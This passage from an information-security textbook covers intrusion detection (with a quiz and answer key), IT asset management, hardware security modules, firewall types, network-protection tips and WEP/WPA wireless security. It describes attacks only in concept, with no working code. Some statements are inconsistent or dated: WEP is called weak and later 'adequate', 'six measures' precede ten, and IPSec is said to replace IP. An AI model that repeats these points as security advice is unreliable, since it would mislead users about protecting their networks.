


Figure 7: This diagram workflow of incident handling process¹⁷

3.8 SUMMARY

1. An Intrusion Detection System (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces reports to a management station.
2. Network Intrusion Detection system (NIDS) performs an analysis for a passing traffic on the entire subnet.
3. A statistical analysis system builds statistical models of the environment, such as the average length of a telnet session, then looks for deviations from “normal”.
4. Detection method describes the characteristics of the analyzer.
5. Intrusion-detection systems can evaluate states (secure or insecure) or changeovers (from secure to insecure).

¹⁷ <https://www.enisa.europa.eu/activities/cert/support/incident-management/browsable/incident-handling-process>

6. Network Intrusion Detection Systems are placed at a strategic point or points within the network to monitor traffic to and from all devices on the network.
7. Once an attack is identified, or abnormal behavior is sensed, the alert can be sent to the administrator.
8. Host Intrusion Detection Systems are run on individual hosts or devices on the network.
9. A HIDS monitors the inbound and outbound packets from the device only and will alert the user or administrator of suspicious activity is detected.
10. The Organizations' Incident Response Plan is documented to provide a well-defined, consistent, and organized approach for handling security incidents, as well as taking appropriate action when an incident at an external organization is traced back to and reported to the Organization.

3.9 CHECK YOUR PROGRESS

1. IDS stands for _____.
2. An _____ is a type of IDS that can prevent or stop unwanted traffic.
3. _____ performs the analysis of the traffic that is passed from the network to a specific host.
4. _____ are deployed in a network or on a device to collect data.
5. _____ are used by many vendors for research purposes, and to develop new intrusion signatures.
6. The _____ systems start with generalized rules for the environment, then learn, or adapt to, local conditions that would otherwise be unusual.
7. The _____ on detection describes the response of the intrusion-detection system to attacks.
8. If the intrusion-detection system simply generates alarms (such as paging), it is said to be _____ .
9. The _____ describes the detection mechanism used by the intrusion-detection system.
10. _____ performs an analysis of passing traffic on the entire subnet, and matches the traffic that is passed on the subnets to the library of known attacks.

11. The network IDS usually has two logical components: the _____ and the _____ station.
12. _____ detection is a system based on rules, either preconfigured by the system or setup manually by the administrator.

3.10 ANSWERS TO CHECK YOUR PROGRESS

- 1 Intrusion Detection System
- 2 Intrusion Prevention System(IPS)
- 3 Network Node Intrusion detection system (NNIDS)
- 4 Sensors
- 5 Honeypots
- 6 Adaptive
- 7 Behaviour
- 8 Passive
- 9 *detection paradigm*
- 10 Network Intrusion Detection Systems
- 11 Sensor, management
- 12 Misuse

3.11 MODEL QUESTIONS

1. What is IDS? What are the different components of an IDS?
2. What is a Honeypot?
3. What are the different characteristics of an IDS?
4. What are the steps to install an IDS in an organization?
5. What is incident handling?
6. Differentiate network and host based IDS?
7. Make diagram of IDS Components?
8. Explain characteristics of IDS with the help of diagram?
9. Give examples of Misuse & Anomaly Detection IDS?
10. What is DMZ?
11. Explain lifecycle of Incident Handling along with diagram?

UNIT IV:IT ASSETS AND WIRELESS SECURITY

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know the meaning of the term asset
- Understand asset management
- Explain the CIA
- Define risk
- Understand risk analysis

4.2 INTRODUCTION

In information security, computer security and network security an *asset* is any data, device, or other component of the environment that supports information-related activities. Assets generally include hardware (e.g. servers and switches), software (e.g. mission critical applications and support systems) and confidential information. Assets should be protected from illicit access, use, disclosure, alteration, destruction, and/or theft, resulting in loss to the organization¹⁸.IT asset management (ITAM) is the set of business practices that join financial, contractual and inventory functions to support life cycle management and strategic decision making for the IT environment. Assets include all elements of software and hardware that are found in the business environment.² Any security standard or best practice should be founded on a solid foundation of an asset classification. To ensure proper protection of our information resources, it is necessary to define what an owner is and how that entity has ultimate responsibility for the information assets within its business unit, and this includes classification and assigning retention requirements.

4.2.1Glossary

- a. **Asset:** Any physical or logical resource OR Anything which has value to the organisation.
- b. **Asset management:** Asset management is all about discovery, ownership, value, acceptable use, protection, and disposal of information-related assets.
- c. **Owner:** The information owner is the entity within the organization that has been assigned the responsibility to exercise the organization's proprietary rights and grant access privileges to those with a true business need.

¹⁸ [https://en.wikipedia.org/wiki/Asset_\(computer_security\)](https://en.wikipedia.org/wiki/Asset_(computer_security))

- d. **Custodian:** The custodian is the entity which is responsible for overseeing and implementing the necessary safeguards to protect assets, at the level classified by the information owner.
- e. **User:** User is the person who is responsible for viewing, amending, or updating the content of the information assets. This can be any user of the information in the inventory created by the information owner.

4.3 SECURING AN ASSET

An IT asset is any company-owned information, system or hardware that is used in the course of business activities. The goal of Information Security is to ensure the Confidentiality, Integrity and Availability of assets from various threats. For example, a hacker might attack a system in order to steal credit card numbers by exploiting vulnerability. Information Security experts must assess the likely impact of an attack and employ appropriate countermeasures. In this case they might put up a firewall and encrypt their credit card numbers. Broadly assets can be classified as:

- a. **Tangible Assets:** Tangible assets are those assets which we can touch, see and feel. All fixed assets are tangible. Hardware is also a tangible asset.
- b. **Intangible Assets:** Intangible assets cannot be seen, felt or touched physically by us. Some examples of intangible assets are like software, data, goodwill, franchise agreements, patents, copyrights, brands, trademarks etc.

4.3.1 Steps of securing an asset

1. **Create an action plan.** Bring together everyone who needs to be involved—IT, legal and office management staff, and even C-level executives. Consider creating a decommissioning and asset management plan that makes data removal from hardware devices your highest priority¹⁹. Evaluate the costs of managing an IT asset disposition plan—as well as the potential costs (legal and otherwise) of not doing it. And when these issues start to stump you, consider getting help from a third-party disposition expert with the expertise you need to address your data destruction and asset disposition needs.
2. **Ask: “It’s demolished, but is it gone?”** Before you get rid of your old hardware, you must ensure that all the data on it has been permanently destroyed and is non-recoverable. A trusted partner can help you establish a defensible, documented and repeatable process to prepare, handle or transport, and destroy data both onsite or offsite, using methods that comply with the latest U.S. and international standards.
3. **Ensure that offsite, secure disposition processes are in place.** It’s 10 p.m.- do you know where your equipment is? You need to know the where about of your assets throughout their destruction process. That secure chain of custody is vital to prove you’ve

¹⁹ https://en.wikipedia.org/wiki/IT_asset_management

complied with regulations. A trusted partner can provide auditable verification and strict security practices that include GPS tracking, protected transportation and a documented chain of custody. That means peace of mind (and a good night's sleep) for you.

4. **Keep an eye on the prize: your bottom line.** Getting managerial buy-in for an environmentally friendly philosophy usually doesn't work in the corporate arena. Focus instead on the bottom line, making the case for the cost savings and risk management you can achieve by clearing out the old to make way for the new while also guarding against data breaches or thefts. Retiring old assets at the right time cuts maintenance costs, software licensing costs and even leasing overages.
5. **Publicize your compliance achievements.** When you choose a partner that conducts electronics recycling in accordance you know that your equipment is going to be destroyed or recycled without being exported, improperly incinerated, or land filled in a way that could harm the local water supply or affect other natural resources. That matters not only because regulations demand it, but also because recycling the right way gives your company green credibility. Go ahead and brag about it make it part of your corporate responsibility message.

4.4 HARDWARE BASED SECURITY

A Hardware Security Module is defined as a combination of hardware and associated software that usually binds inside the PC or server and it provides at least minimum number of cryptographic functions. These cryptographic functions include encryption, decryption, key generation, and hashing and many more. Physical device offers some level of physical tamper-resistance along with it has a user interface and a programmable interface. Other names of Hardware Security are:

- PCSM – Personal Computer Security Module
- SAM – Secure Application Module
- SCD – Secure Cryptographic Device
- SSCD – Secure Signature Creation Device
- TRSM – Tamper Resistant Security Module

HSMs are typically housed in a secure environment and managed with additional procedural controls external to the device. An HSM is a dedicated hardware device that is managed separately from the operating system. These modules provide a secure hardware store for CA keys, as well as a dedicated cryptographic processor to accelerate signing and encrypting operations. Windows utilizes the HSM through the CryptoAPI interfaces—the HSM functions as a cryptographic service provider (CSP) device.

An HSM can provide secure operational management - protected by multi-layered hardware and software tokens - as well as a number of other key features, including:

- Hardware-based, cryptographic operations (such as random number generation, key generation, digital signatures, and key archive and recovery).
- Hardware protection of valuable private keys used to secure asymmetric cryptographic operations.
- Secure management of private keys.
- Acceleration of cryptographic operations. (This relieves the host server of having to perform processor-intensive, cryptographic calculations.)
- Load balancing and failover in hardware modules using multiple HSMs linked together through a daisy chain.

4.4.1 Types of HSMs

- Local interface – e.g. PCI cards
- Remote interface – e.g. Ethernet
- Sharable between multiple hosts
- Smart cards
- USB tokens - usually a smart card with integrated reader

4.4.2 HSM Functionality

An HSM can perform a number of important security-related functions. It provides accelerated cryptographic operations such as encryption, digital signatures, hashing, and Message Authentication Codes. A Message Authentication Code (or MAC) is an algorithm that mathematically combines a key with a hash to provide a “code” that can be appended with a given piece of data to ensure its integrity. For example, suppose a database contains a list of account balances. It is very desirable from a security perspective to be able to prevent an unauthorized person from manually changing these values. Therefore, when an authorized entry is made, the HSM would provide an interface to MAC the input value that would be contained within the record itself. Because the HSM maintains the key that formulates the MAC, nobody else can theoretically reproduce a valid MAC for a given account balance. So when an authorized program retrieves the database value, the data provider would automatically ask the HSM to verify that the MAC for the value is correct. If the MAC verification fails, the program would know that the data has been tampered with and can perform the appropriate action such as auditing, logging, generating alarms, etc.

Another important function of an HSM is key management. With any type of system that uses cryptographic keys, it is imperative that the tools that generates, backup and hold these keys do so in a secure manner. To be optimally secure, the HSM should store all of the keys on the physical device itself. The key backups should be done using a secure connection to another HSM or to one or more smart cards (preferably more than one). The card reader should attach directly to the HSM to prevent the data from intercepted.

4.4.3 How to implement HSM

An HSM has a number of different uses. The functionality and security vary with price. Generally HSMs are implemented for the following uses:

- The key generator and safe key storage facility for a certificate authority.
- A tool to aid in authentication by verifying digital signatures.
- An accelerator for SSL connections. (When the new IPSec standard begins replacing IP, the demand for server-side cryptographic acceleration will likely increase further).
- A tool for securely encrypting sensitive data for storage in a relatively unsecure location such as a database.
- A tool for verifying the integrity of data stored in a database.
- A secure key generator for smartcard production.

4.5 FIREWALL

A **firewall** is a network security system that monitors and controls the incoming and outgoing network traffic based on predetermined security rules. A firewall typically establishes a barrier between a trusted, secure internal network and another outside network, such as the Internet, that is assumed to not be secure or trusted. A firewall is a protective system that lies, in essence, between your computer network and the Internet. When used correctly, a firewall prevents unauthorized use and access to your network. Without a firewall, all the traffic directly moves from the Internet to your computer. In this diagram, the "valid" traffic is colored green, and the "malicious" traffic is colored red.




Figure 8: A firewall²⁰

The job of a firewall is to carefully analyze data entering and exiting the network based on your configuration. It ignores information that comes from unsecured, unknown or suspicious

²⁰ <http://www.networkuptime.com/winfw/page01-01.html>

locations. A firewall plays an important role on any network as it provides a protective barrier against most forms of attack coming from the outside world.

Windows Firewall adds an additional level of security by examining each piece of data. If the data is good, it passes through the firewall and reaches the computer. If the data is identified as bad traffic, the network packets are simply dropped and never make their way to the computer. Although this diagram shows the Windows Firewall as a separate icon, the Windows Firewall is software that physically runs on your computer.




Figure 9: Firewall in an organization²¹

As this diagram shows, Windows Firewall intercepts all network communication to provide protection against unauthorized network traffic. This protection exists if this traffic enters your computer through a modem, a wired network adapter, or a wireless network connection. Windows Firewall protects your computer regardless of its connection to the Internet!⁸

4.5.1 Types of Firewalls

There are different types of firewalls depending on where the communication is going on, where we need to intercept the communication tracing the state.

- a. **Network layer/Packet filters:** Network layer firewalls, also called packet filters. They operate at a comparatively low level of the TCP/IP protocol stack, which doesn't allow packets to pass through the firewall unless they match the established rule set. The firewall administrator may define the rules; or default rules may apply. Network layer firewalls consists of two sub-categories, stateful and stateless. Stateful firewalls maintain records about active sessions, and use that "state information" to speed packet processing. Stateless firewalls require less memory, and can be faster for simple filters which require less time to filter than to look up a session. It should also be necessary for filtering stateless network protocols that have no concept of a session.

²¹ <http://www.networkuptime.com/winfw/page01-01.html>

- b. **Application-layer:** Application-layer firewalls work on the application level of the TCP/IP stack (i.e., all browser traffic, or all telnet or ftp traffic), and may intercept all packets which are traveling towards or from an application and they block other packets (usually dropping them without acknowledgment to the sender). The function of application firewalls to determine whether a process should accept any given connection. Application firewalls achieve their function by hooking into socket calls to filter the connections between the application layer and the lower layers of the OSI model. The type of application firewalls which hook into socket calls are also referred to as socket filters. Application firewalls works more like a packet filter but application filters apply filtering rules (allow/block) on a per process basis instead of filtering connections on a port basis. Generally, prompts are used to define rules for processes that have not yet received a connection. It is rare to find out application firewalls not combined or used in conjugation with a packet filter.
- c. **Proxies:** A proxy server (running either on dedicated hardware or as software on a general-purpose machine) will act as a firewall by responding to input packets (connection requests, for example) in the manner of an application, while blocking other packets. A proxy server is a gateway from one network to another for a specific application on network, in the sense that it functions as a proxy interface on behalf of the network user.
- d. **Network address translation:** Firewalls often have network address translation (NAT) functionality, and the hosts protected behind a firewall commonly have addresses in the "private address range", as defined in RFC 1918. Firewalls often have such functionality to hide the true address of hosted protected. Originally, the NAT function was developed to address the limited number of IPv4 routable addresses that could be used or assigned to companies or individuals as well as reduce both the amount and therefore cost of obtaining enough public addresses for every computer in an organization. Hiding the addresses of protected devices has become an increasingly important defence against network reconnaissance.

4.5.2 Software Based Firewalls

Software-based²² or "personal" firewalls are often the last line of defense between you and the Internet. Software Firewall is a piece of software that is installed on your computer in order to protect it from unauthorized access. Modern software firewalls use a combination of port filtering, stateful packet inspection and application level filtering. Such firewalls are provided for each machine as part of the operating system – as in the case of Windows, for example – or as an application designed to run on a stand-alone PC that guards the entire network.

A software firewall will protect your computer from outside attempts to control or gain access your computer, and, depending on your choice of software firewall, it could also provide protection against the most common Trojan programs or e-mail worms. Many software firewalls

²² <http://www.networkuptime.com/winfw/page01-01.html>

have user defined controls for setting up safe file and printer sharing and to block unsafe applications from running on your system.⁷




Figure 10: A software firewall

A good software firewall will run in the background on your system and use only a small amount of system resources. It is important to monitor a software firewall once installed and to download any updates available from the developer. Personal firewalls have the advantage of identifying which applications on the computer are creating security risks. If a worm infects your system and attempts to open your computer to the world, a software-based firewall will identify this new application service. The personal firewall will prompt you to confirm the new application or to prevent its use. Your personal firewall may be your first warning that a malicious program is attempting to use the network.

4.5.3 Hardware Based Firewalls

A hardware firewall uses a PC-like appliance to run software that blocks unwanted outside traffic. Hardware firewalls can be purchased as a stand-alone product but more recently hardware firewalls are typically found in broadband routers, and should be considered an important part of your system and network set-up, especially for anyone on a broadband connection. Hardware firewalls can be effective with little or no configuration, and they can protect every machine on a local network. Most hardware firewalls will have a minimum of four network ports to connect other computers, but for larger networks, business networking firewall solutions are available.

A firewall appliance may allow the firewall administrator to simply drag and drop various rules into place. For example, if your business wishes to block all incoming traffic from particular top level domains (TLD's), such as particular country codes, a few clicks will give the option of blocking incoming, outgoing or both types of traffic to/from those TLD's. Likewise, if a given user group – perhaps your tech support operation – needs to run Microsoft Remote Desktop Connection (RDC) to assist users on another network, that entire group can be dragged and dropped into an “authorized users” category while the RDC application can be dropped into an “authorized application” category.

A hardware firewall uses packet filtering to examine the header of a packet to determine its source and destination. This information is compared to a set of predefined or user-created rules that determine whether the packet is to be forwarded or dropped.

Hardware Firewall are typically good for small or medium business owners, with 5 or more PC or a co-operate environment. The main reason is that it then becomes cost-effective, because if you purchase Internet Security/Firewall software licenses for 10 to 50 copies, and that too on an annual subscription basis, it will cost a lot of money and deployment could also be an issue. The users will have better control over the environment. If the user is not tech savvy and if they choose to inadvertently allow a connection that has Malware behavior, it could ruin the entire network and put the company in risk with data security.

4.6 HOW TO PREVENT YOUR NETWORK FROM ANONYMOUS ATTACK

A professional knows where to draw the line and how far she can push the network without breaking it. Be aware of the mythical "your network is secure" statement. With alarming frequency, security consultants will leave you with a report that claims that your network is secure, based on the fact that they were unable to get into anything. This certainly does not mean your network is secure! It only means they couldn't find a way to break it, but someone else still could.

In spite of vulnerabilities, new solutions which are digital nowadays can improve operations, enhance the customer experience and encourage the bottom line. It's not necessary or cost-effective to put non-payment solutions on a separate physical network to isolate them from cardholder data.

These six measures can help in securing cardholder information while allowing normal network data flow:

- 1. Never click on a link which was not expected by you to receive:** One of the important rules. The main way criminals infect PCs with malware is by tempting users to click on a link or open an attachment. "Most of the time phishing emails contain obvious spelling mistakes and poor grammar and are easy to spot," says Sideway of Integrals.

2. **Use different passwords on different websites:** If individuals typically having up to 100 online accounts, the tendency has become to share one or two passwords across accounts or use very simple ones, such as loved ones' names, pets names or favorite sports teams and many more common terms.
3. **Avoid reusing your main email/accounts password:** Any hacker who has cracked or anyhow get entered into your main email password has the keys to your [virtual] kingdom because passwords from the other sites you visit can be reset via your main email account.
4. **Use updated antivirus and Conduct regular scans of your entire network:** The best way to determine if your systems have been compromised is to scan them regularly for vulnerabilities. For relatively low budget, a security vendor will remotely scan all of your external systems/access points to determine if any of them are vulnerable to intrusion.
5. **Limit remote access and make some rules:** Most of the organizations leave their firewalls open to outsider's entry by managers who are working remotely or vendors who routinely perform maintenance on systems. Create strong passwords instead of using the default ones, and change them after a particular set of time. Similarly, always change default firewall settings to allow only necessary access, and limit remote access to secure methods such as VPN.
6. **Ensure all sensitive data is encrypted using a strong encryption algorithm:** If you have older POS equipment that sends raw credit card data to a back-office server, it's time to upgrade that equipment. Modern, secure POS systems encrypt credit card data as soon as a card is swiped, and they immediately send that data to the payment processor without any temporary storing of data. Double-check your POS system to make sure it complies with PCI standards.
7. **Maintain a strong firewall for securing your network:** The PCI data security standards prescribe firewalls for compliance. Make sure your firewall is hardened according to new rules and updated with recent intruder's definition and is supported by virus protection software.
8. **Segment your network into necessary divisions:** For example, make sure your POS data traffic is separate from your Wi-Fi system, security cameras, digital menu boards, other connections, etc. If you want to enable managers to connect to the POS via Wi-Fi, connect them through a virtual LAN that differentiates authorized traffic into a security zone.
9. **Keep your software updated/upgraded with latest updates:** Manufacturers frequent update their operating systems and POS software to tighten security and eliminate the weaknesses vulnerable to hackers. Make sure you have downloaded the latest operating system patches and keep all POS software up-to-date.
10. **System Hardening:** This can also be referred as lockdown or security tightening, and involves activities such as configuring software for optimum use, deactivating unnecessary software that can lead to some simple attacks, and configuring the operating

system for optimum security. Usually the system-hardening process is carried out in a mannered step by step approach to iteratively increase the number of defensive layers and reduce the exposed attack surfaces.

4.7 WIRELESS SECURITY

Wireless Internet access technology is being increasingly deployed in both office and public environments, as well as by the Internet users at home. Wireless technologies, in the simplest sense, enable one or more devices to communicate without physical connections—without requiring network or peripheral cabling. Wireless technologies use radio frequency transmissions as the means for transmitting data, whereas wired technologies use cables.

Wireless security is the prevention of unauthorized access or damage to computers using wireless networks. The most common types of wireless security are Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA). WEP is a notoriously weak security standard. WEP is an old IEEE 802.11 standard from 1999, which was out dated in 2003 by WPA, or Wi-Fi Protected Access. WPA was a quick alternative to improve security over WEP. The current standard is WPA2; some hardware cannot support WPA2 without firmware upgrade or replacement. WPA2 uses an encryption device that encrypts the network with a 256-bit key; the longer key length improves security over WEP.

Wireless devices communicate through radio transmissions, without physical connections and without network or peripheral cabling. Wireless systems include local area networks, personal networks, cell phones, and devices such as wireless headphones, microphones, and other devices that do not process or store information. Other wireless devices being widely used include infrared (IR) devices such as remote controls, cordless computer keyboards, mouse devices, and wireless hi-fi stereo headsets, all of which require a direct line of sight between the transmitter and the receiver.

Authentication: Only clients who know a shared secret may connect to the network. WEP was the first cryptographic protocol developed for Wi-Fi to enable privacy and authentication. WEP, however, was not secure after all. To rectify the security issues with WEP, the Wi-Fi Alliance pushed a new cryptographic protocol, WPA. Since then, a common practice of securing a WPA enabled network with passwords has been discovered to be vulnerable to an offline dictionary-attack. Even though WPA itself is thought to be secure, apart from the dictionary-attack, it was a quick fix to the problems in WEP.

4.7.1 Use of Wi-Fi

Wireless technologies have become inexpensive, user- friendly and available to a large number of people and companies. In dense urban areas, access points belonging to different individuals are so closely spaced that their coverage areas overlap. With its popularity and the availability to

anyone within range, many individuals detect Wi-Fi networks as a hobby. War drivers bring their laptops and Wi-Fi gear. With WEP, anyone participating in the network can eavesdrop on other conversations in the network in their cars. With the aid of a Global Positioning System (GPS) receiver and an antenna, they explore areas and map the locations and coverage areas of access points. Some do it for the fun, and some with the intent to exploit vulnerable Wi-Fi networks. War bikers and war walkers do the same by other means of transportation.

4.7.2 Types of Wireless Security

Wireless security is of two types: WEP and WPA.

WEP: WEP stands for Wired Equivalent Privacy. WEP was designed to provide the same level of security as wired networks. When you enable WEP, you set up a network security key. This key encrypts the information that one computer sends to another computer across your network. However, WEP security is relatively easy to crack.

When using WEP, all clients and APs on a wireless network use the same key to encrypt and decrypt data. The key resides in the client computer and in each AP on the network. Since the 802.11 standard does not specify a key management protocol.¹⁵

The shared key can be used for client authentication. This requires a four step process between the AP and the client. This process is as follows:

1. The client makes an authentication request to the AP.
2. The AP returns a challenge phrase to the client.
3. The client encrypts the challenge phrase using the shared symmetric key and transmits it to the AP.
4. The AP then compares the client's response with its phrase; if there is a match, the client is authorized otherwise the client is rejected.

Security problems with WEP include the following:

1. **The use of static WEP keys:** Many users in a wireless network potentially sharing the identical key for long periods of time, is well-known security vulnerability. This is in part due to the lack of any key management provisions in the WEP protocol. If a computer such as a laptop were to be lost or stolen, the key could become compromised along with all the other computers sharing that key.
2. **Caffe Latte attack:** The Caffe Latte attack is another way to defeat WEP. It is not necessary for the attacker to be in the area of the network using this exploit. By using a process that targets the Windows wireless stack, it is possible to obtain the WEP key from a remote client. By sending a flood of encrypted ARP requests, the assailant takes advantage of the shared key authentication and the message modification flaws in 802.11

WEP. The attacker uses the ARP responses to obtain the WEP key in less than 6 minutes.¹⁶

3. **WEP provides no cryptographic integrity protection.** However, the 802.11 MAC protocol uses a no cryptographic Cyclic Redundancy Check (CRC) to check the integrity of packets, and acknowledge packets with the correct checksum. The combination of no cryptographic checksums with stream ciphers is dangerous and often introduces vulnerabilities, as is the case for WEP. There is an active attack that permits the attacker to decrypt any packet by systematically modifying the packet and CRC sending it to the AP and noting whether the packet is acknowledged. These kinds of attacks are often subtle, and it is now considered risky to design encryption protocols that do not include cryptographic integrity protection, because of the possibility of interactions with other protocol levels that can give away information about cipher text.¹²
4. **Authentication is not enabled; only simple SSID identification occurs.** Identity-based systems are highly vulnerable particularly in a wireless system because signals can be more easily intercepted.
5. **Device authentication is simple shared-key challenge-response.** One-way challenge-response authentication is subject to “man-in-the-middle” attacks. Mutual authentication is required to provide verification that users and the network are legitimate.

4.7.3 WPA

WPA stands for Wi-Fi Protected Access. WPA is introduced as an interim security enhancement over WEP while the 802.11i wireless security standard was being developed. Most current WPA implementations use a pre shared key (PSK), commonly referred to as WPA Personal, and the Temporal Key Integrity Protocol (TKIP, pronounced tee-kip) for encryption. WPA Enterprise uses an authentication server to generate keys or certificates.

WPA's encryption method is the Temporal Key Integrity Protocol (TKIP). TKIP addresses the weaknesses of WEP by including a per-packet mixing function, a message integrity check, an extended initialization vector, and a re-keying mechanism. WPA provides "strong" user authentication based on 802.1x and the Extensible Authentication Protocol (EAP). WPA depends on a central authentication server such as RADIUS to authenticate each user.

WPA also includes a message integrity check, which is designed to prevent an attacker from altering and resending data packets. This replaces the cyclic redundancy check (CRC) that was used by the WEP standard. CRC's main flaw was that it did not provide a sufficiently strong data integrity guarantee for the packets it handled. Well tested message authentication codes existed to solve these problems, but they required too much computation to be used on old network cards. WPA uses a message integrity check algorithm called Michael to verify the integrity of the packets. Michael is much stronger than a CRC, but not as strong as the algorithm used in WPA2.

Researchers have since discovered a flaw in WPA that relied on older weaknesses in WEP and the limitations of Michael to retrieve the key stream from short packets to use for re-injection and spoofing.

WPA also implements something called the Extensible Authentication Protocol (EAP) for authorizing users. Instead of authorizing computers based solely on their MAC address, WPA can use several other methods to verify each computer's identity. This makes it more difficult for unauthorized systems to gain access to the wireless network.

Security problems with WPA include the following:

1. **Weak Password:** Pre-shared key WPA and WPA2 remain vulnerable to password cracking attacks if users rely on a weak password or passphrase. To protect against a brute force attack, a truly random passphrase of 20 characters (selected from the set of 95 permitted characters) is probably sufficient. Brute forcing of simple passwords can be attempted using the Aircrack Suite starting from the four-way authentication handshake exchanged during association or periodic re-authentication.
2. **WPS PIN recovery:** Most recent models have this feature and enable it by default. Many consumer Wi-Fi device manufacturers had taken steps to eliminate the potential of weak passphrase choices by promoting alternative methods of automatically generating and distributing strong keys when users add a new wireless adapter or appliance to a network. These methods include pushing buttons on the devices or entering an 8-digit PIN. The Wi-Fi Alliance standardized these methods as Wi-Fi Protected Setup; however the PIN feature as widely implemented introduced a major new security flaw. The flaw allows a remote attacker to recover the WPS PIN and, with it, the router's WPA/WPA2 password in a few hours.

Wireless Security Policy:

- **Secure communications:** Encrypt data that travels on the network, and authenticate users to be sure you know who is using the WLAN. Cisco supports all industry-standard encryption and authentication methods for the broadest client device compatibility.
- **Use strong encryption:** As soon as you install your network, set up the strongest wireless encryption you can. Wired Equivalent Privacy (WEP) encryption is adequate, but WPA and WPA2 give you stronger options.
